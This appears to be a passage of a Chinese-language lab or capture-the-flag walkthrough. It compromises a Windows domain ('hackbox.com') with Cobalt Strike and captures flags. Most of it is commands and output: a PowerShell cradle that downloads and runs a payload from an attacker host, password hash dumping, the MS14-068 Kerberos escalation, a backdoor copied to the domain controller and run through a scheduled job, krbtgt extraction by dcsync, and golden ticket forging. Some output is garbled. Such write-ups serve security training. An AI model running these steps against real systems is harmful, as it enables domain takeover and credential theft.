
C:\Windows\system32>dir \\dc\c$
dir \\dc\c$
\\dc\c$ \eT0060k0
\\dc\c$ \k0
\\dc\c$ \k0
73,802 bind.exe words.var
2009/07/14 11:20 <DIR> PerfLogs
2008/06/19 17:57 <DIR> Program Files
2008/06/19 17:57 <DIR> Program Files (x86)
2008/06/20 00:25 <DIR> Users
2008/06/20 00:25 <DIR> Windows
1 73,802
5 32,418,635,776
C:\Windows\system32>
```

5.2. cobaltstrike 进行内网域渗透

5.2.1. 建立 teamserver


```
./teamserver 192.168.0.127 4477
```

设置好监听器



5.2.2.在 web 服务器上执行下载 poershell 恶意代码

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.0.127:80/a'))"
```



5.2.3. 设置间隔时间

进入 beacon

设置间隔时间 sleep 0 不然会影响后面的操作


5.2.4. 获取 hash 获取域内信任主机

```
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:086a0bb1ed4ec72250760ea531bf8074:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

beacon> net view
[*] Tasked beacon to run net view
[+] host called home, sent: 87608 bytes
[+] received output:
List of hosts:

Server Name      IP Address      Platform Version Type Comment
-----
DC                69.172.201.153  500      6.1   PDC
WEB              10.10.10.150    500      6.1
```

5.2.5.扫描域内主机




```
[+] received output:
10.10.10.149:139
10.10.10.149:135

[+] received output:
10.10.10.149:88
10.10.10.149:53

[+] received output:
10.10.10.1:6000

[+] received output:
10.10.10.1:912
10.10.10.1:902

[+] received output:
10.10.10.1:443

[+] received output:
10.10.10.1:139
10.10.10.1:135

[+] received output:
10.10.10.1:445
10.10.10.149:445 (platform: 500 version: 6.1 name: DC domain: HACKBOX)
10.10.10.150:445 (platform: 500 version: 6.1 name: WEB domain: HACKBOX)
Scanner module is complete
```

5.2.6.cs 里面集合了很多 net 命令

可以使用这些命令，方便快捷收集域信息

```

beacon> net computers
[*] Tasked beacon to run net computers
[+] host called home, sent: 87613 bytes
[+] received output:
Computers:

[+] received output:
Server Name      IP Address
-----
DC                69.172.201.153
WEB              10.10.10.150


beacon> net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 13993 bytes
[+] received output:
hackbox.com
beacon> net dclist
[*] Tasked beacon to run net dclist
[+] host called home, sent: 87610 bytes
[+] received output:
DCs:

```

Server Name	IP Address	Platform	Version	Type	Comment
DC	69.172.201.153	500	6.1	PDC	

5.2.7.cobaltstrike mimikatz web 服务获取明密文

</



5.2.8.dir 访问域控 dc

```
beacon> shell \\dc\c$
[*] Tasked beacon to run: \\dc\c$
[+] host called home, sent: 38 bytes
[+] received output:
登录失败：未知的用户名或错误密码。
```

5.2.9.cobaltstrike ms14-068 提权到域控

```
[*] Current directory is C:\phpstudy_pro\WWW\www.webhack123.com
beacon> shell ms14-068.exe -u web@hackbox.com -s 5-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456
[*] Tasked beacon to run: ms14-068.exe -u web@hackbox.com -s 5-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456
[+] host called home, sent: 140 bytes
[+] received output:
[+] Building AS-REQ for 10.10.10.149... Done!
[+] Sending AS-REQ to 10.10.10.149... Done!
[+] Receiving AS-REP from 10.10.10.149... Done!
[+] Parsing AS-REP from 10.10.10.149... Done!
[+] Building TGS-REQ for 10.10.10.149... Done!
[+] Sending TGS-REQ to 10.10.10.149... Done!
[+] Receiving TGS-REP from 10.10.10.149... Done!
[+] Parsing TGS-REP from 10.10.10.149... Done!
[+] Creating ccache file 'TGT_web@hackbox.com.ccache'... Done!
```

转换的时候出错 估计是文件类型问题

5.2.9.1. 在 py 脚本下创建票据

```
root@kali:~/Desktop/webhack123/pykek# set +H
root@kali:~/Desktop/webhack123/pykek# proxychains python ms14-068.py -u
web@hackbox.com -s S-1-5-21-2005268815-658469957-1189185684-1103 -d
10.10.10.149 -p !@#Qwe456
```

```
root@kali:~/Desktop/webhack123/pykek# set +H
root@kali:~/Desktop/webhack123/pykek# proxychains python ms14-068.py -u web@hackbox.com -s S-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Building AS-REQ for 10.10.10.149 ... Done!
[+] Sending AS-REQ to 10.10.10.149 ... |S-chain|-<-127.0.0.1:1080-<->-10.10.10.149:88-<->-OK
Done!
[+] Receiving AS-REP from 10.10.10.149 ... Done!
[+] Parsing AS-REP from 10.10.10.149 ... Done!
[+] Building TGS-REQ for 10.10.10.149 ... Done!
[+] Sending TGS-REQ to 10.10.10.149 ... |S-chain|-<-127.0.0.1:1080-<->-10.10.10.149:88-<->-OK
Done!
[+] Receiving TGS-REP from 10.10.10.149 ... Done!
[+] Parsing TGS-REP from 10.10.10.149 ... Done!
[+] Creating ccache file 'TGT_web@hackbox.com.ccache' ... Done!
```

5.2.9.2. KrbCredExport 将 .ccache 文件转化为 kirbi 格式

```
python KrbCredExport.py ../pykek/TGT_web@hackbox.com.ccache user.ticket
```

```
root@kali:~/Desktop/webhack123/KrbCredExport# python KrbCredExport.py ../pykek/TGT_web@hackbox.com.ccache user.ticket
Cache File Found, Converting to kirbi
root@kali:~/Desktop/webhack123/KrbCredExport#
```

5.2.9.3. 导入票据访问 dc

导入票据

```
kerberos_ticket_use C:\user.ticket
```

```
beacon> kerberos_ticket_use
[*] Tasked beacon to apply ticket in C:\user.ticket
[+] host called home, sent: 13703 bytes
```

访问域控 dc

```

beacon> shell dir \\dc\c$
[*] Tasked beacon to run: dir \\dc\c$
[+] host called home, sent: 42 bytes
[+] received output:
驱动器 \\dc\c$ 中的卷没有标签。
卷的序列号是 CAB6-06F3

\\dc\c$ 的目录


2020/06/21  23:41           73,802 bind.exe
2009/07/14  11:20      <DIR>      PerfLogs
2020/06/19  17:57      <DIR>      Program Files
2020/06/19  17:57      <DIR>      Program Files (x86)
2020/06/20  00:25      <DIR>      Users
2020/06/20  00:25      <DIR>      Windows
          1 个文件      73,802 字节
          5 个目录 32,413,376,512 可用字节

```


5.2.10. 获取 dc 域控权限

现在只有访问 dc 域控的权限，接下来是 dc 域控的控制权限

5.2.10.1. 设置 smb 连接器



生成后门文件 选择 smb 因为是正向连接 如果使用反向链接 需要做转发 比较麻烦



5.2.10.2. 复制文件到 dc 域控并运行

```

beacon> shell copy aaa.exe \\dc\c$\aaa.exe
[*] Tasked beacon to run: copy aaa.exe \\dc\c$\aaa.exe
[+] host called home, sent: 59 bytes
[+] received output:
已复制      1 个文件。

beacon> shell net time \\dc
[*] Tasked beacon to run: net time \\dc
[+] host called home, sent: 44 bytes
[+] received output:
\\dc 的当前时间是 2020/6/22 14:32:48

命令成功完成。

beacon> shell at \\dc 14:36:48 c:/aaa.exe
[*] Tasked beacon to run: at \\dc 14:36:48 c:/aaa.exe
[+] host called home, sent: 59 bytes
[+] received output:
新加了一项作业, 其作业 ID = 5

```

shell at \\dc 15:05:00 c:/aaa.exe

5.2.10.3. 在 beacon 正向连接上 dc

link dc



```

upload                                Upload a file

beacon> link dc
[*] Tasked to link to \\dc\pipe\msagent_698c
[+] host called home, sent: 31 bytes
[+] established link to child beacon: 10.10.10.149

```

external	internal	listener	user	computer	note	process	pid	arch	last
192.168.0.150	10.10.10.149	lst1	SYSTEM *	DC		ask.exe	1764	x86	3m
192.168.0.150	192.168.0.150	lst1	SYSTEM *	WEB		services.exe	472	x64	9s
192.168.0.150	192.168.0.150	lst1	SYSTEM *	WEB		lsn.exe	488	x64	12s
192.168.0.150	192.168.0.150	lst1	Administrator *	WEB		0.exe	7824	x86	6ms



5.2.11. 获取 dc 明文哈希

命令输入 mimikatz hashdump

user	password	realm	note	source	host	added
Administrator	l@#Qwe123	HACKBOX.COM		mimikatz	10.10.10.149	06/22 14:43:13
Administrator	2cbe9630d877c6cc7d09c936f1c3b33	DC		hashdump	10.10.10.149	06/22 14:44:37
web	086a0b1ed4ec72250760ea531b8074	DC		hashdump	10.10.10.149	06/22 14:44:37
Administrator	l@#Qwe456	WEB		mimikatz	192.168.0.150	06/22 10:56:33
krbtgt	6f60ac6acccb76078ccc0312174e98	DC		hashdump	10.10.10.149	06/22 14:44:37
Administrator	086a0b1ed4ec72250760ea531b8074	WEB		hashdump	192.168.0.150	06/22 10:56:11
hackbox/web	l@#Qwe456	hackbox/web		mimikatz	192.168.0.150	06/22 10:56:33
Guest	31d5cf0d16ae931b73c59d7e0c089c0	DC		hashdump	10.10.10.149	06/22 14:44:37
Guest	31d5cf0d16ae931b73c59d7e0c089c0	WEB		hashdump	192.168.0.150	06/22 10:56:11
Administrator	l@#Qwe123	HACKBOX		mimikatz	10.10.10.149	06/22 14:43:13
Administrator	2cbe9630d877c6cc7d09c936f1c3b33	HACKBOX		mimikatz	10.10.10.149	06/22 14:43:13

5.2.12. cobaltstrike 制作黄金票据

5.2.12.1. 在域控上执行命令导出 krbtgt 信息

beacon> dcsync hackbox.com hackbox\krbtgt

```

beacon> dcsync hackbox.com hackbox\krbtgt
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:hackbox.com /user:hackbox\krbtgt command
[+] host called home, sent: 750666 bytes
[+] received output:
[DC] 'hackbox.com' will be the domain
[DC] 'dc.hackbox.com' will be the DC server
[DC] 'hackbox\krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 300000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 2020/6/19 18:04:35
Object Security ID  : S-1-5-21-2005268815-658469957-1189185684-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 6f60ace6accbcb76078ccc0312174e98
ntlm- 0: 6f60ace6accbcb76078ccc0312174e98
lm - 0: 36588bd35fdife85ec5fd73alca6805b

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : HACKBOX.COM\krbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : ebe76e2660ead79af59433ee3c076c7881de05c8d4f0ef1d497c44805c3b920c
aes128_hmac (4096) : 10c69506400454581116c526c138045

[DC] SYSTEM */3024

```


5.2.12.2. 在 web 上制作黄金票据

```

[*] Tasked beacon to become interactive
[*] host called home, sent: 28 bytes
beacon> mimikatz kerberos::golden /user:moon /domain:hackbox.com /sid:S-1-5-21-2005268815-658469957-1189185684 /krbtgt:6f60ace6accbcb76078ccc0312174e98 /endin:480 /renewmax:10080 /ptt
[*] Tasked beacon to run mimikatz's kerberos::golden /user:moon /domain:hackbox.com /sid:S-1-5-21-2005268815-658469957-1189185684 /krbtgt:6f60ace6accbcb76078ccc0312174e98 /endin:480 /renewmax:10080 /ptt command
[+] host called home, sent: 750726 bytes
[+] received output:
User : moon
Domain : hackbox.com (HACKBOX)
SID : S-1-5-21-2005268815-658469957-1189185684
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 6f60ace6accbcb76078ccc0312174e98 - rc4_hmac_nt
Lifetime : 2020/6/22 18:30:16 ; 2020/6/22 23:30:16 ; 2020/6/29 15:
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* KerberosTgt generated

```



```

mimikatz kerberos::golden /user:moon /domain:hackbox.com
/sid:S-1-5-21-2005268815-658469957-1189185684
/krbtgt:6f60ace6accbcb76078ccc0312174e98 /endin:480 /renewmax:10080 /ptt

```

制作前访问 dc 失败

```
[*] established link to parent beacon: 192.168.0.150
beacon> shell dir \\dc\c$
[*] Tasked beacon to run: dir \\dc\c$
[*] host called home, sent: 42 bytes
[*] received output:
拒绝访问。

beacon> miaiktz:kerberos:golden /user:moon /domain:hackbox.com /sid:S-1-5-21-2005268815-658469957-1189185684 /krbtgt:6f60ace6acccb76078ccc0312174e98 /endin:480 /renewmax:10080 /ptt
[*] Tasked beacon to run miaiktz's kerberos:golden /user:moon /domain:hackbox.com /sid:S-1-5-21-2005268815-658469957-1189185684 /krbtgt:6f60ace6acccb76078ccc0312174e98 /endin:480 /renewmax:10080 /ptt
[*] host called home, sent: 750666 bytes
[*] received output:
User       : moon
Domain     : hackbox.com (HACKBOX)
SID        : S-1-5-21-2005268815-658469957-1189185684
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey: 6f60ace6acccb76078ccc0312174e98 - x-4_hmac_nt
Lifetime   : 2020/6/29 16:55:12 ; 2020/6/29 0:55:12 ; 2020/6/29 16:55:12
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'moon @ hackbox.com' successfully submitted for current session

[WEB] SYSTEM */496 (x64)
```

制造后访问 dc 成功

```
Golden ticket for 'moon @ hackbox.com' successfully submitted for current session

beacon> shell dir \\dc\c$
[*] Tasked beacon to run: dir \\dc\c$
[*] host called home, sent: 42 bytes
[*] received output:
驱动器 \\dc\c$ 中的卷没有标签。
卷的序列号是 CAB6-06F3

\\dc\c$ 的目录

2020/06/22 14:32      284,672 aaa.exe
2020/06/22 14:13      285,696 b.exe
2020/06/21 23:41      73,802 bind.exe
2009/07/14 11:20      <DIR>      PerfLogs
2020/06/19 17:57      <DIR>      Program Files
2020/06/19 17:57      <DIR>      Program Files (x86)
2020/06/20 00:25      <DIR>      Users
2020/06/20 00:25      <DIR>      Windows
      3 个文件      644,170 字节
      5 个目录 32,411,623,424 可用字节

[WEB] SYSTEM */496 (x64)
beacon>
```

6. FLAG 获取

6.1. web flag1

```
beacon> shell type C:\Users\web\user.txt
[*] Tasked beacon to run: type C:\Users\web\user.txt
[+] host called home, sent: 57 bytes
[+] received output:
web{flag_web123}

[WEB] SYSTEM */496 (x64)
```

6.2. web flag2

```
beacon> shell type C:\Users\Administrator\root.txt
[*] Tasked beacon to run: type C:\Users\Administrator\root.txt
[+] host called home, sent: 67 bytes
[+] received output:
web{flag_moonsec.com_123456}
[WEB] SYSTEM */496 (x64)
beacon>
```

6.3. dc flag3

```
web{flag_moonsec.com_123456}
beacon> shell type \\dc\C$\Users\Administrator\root.txt
[*] Tasked beacon to run: type \\dc\C$\Users\Administrator\root.txt
[+] host called home, sent: 72 bytes
[+] received output:
dc{flag_moonsec.com_dc}
[WEB] SYSTEM */496 (x64)
beacon>
```

7. 关注

个人公众号



暗月博客公众号



下回给大家带来一个内网限制条件较多域 bypass av 过防火墙等复杂的域内环境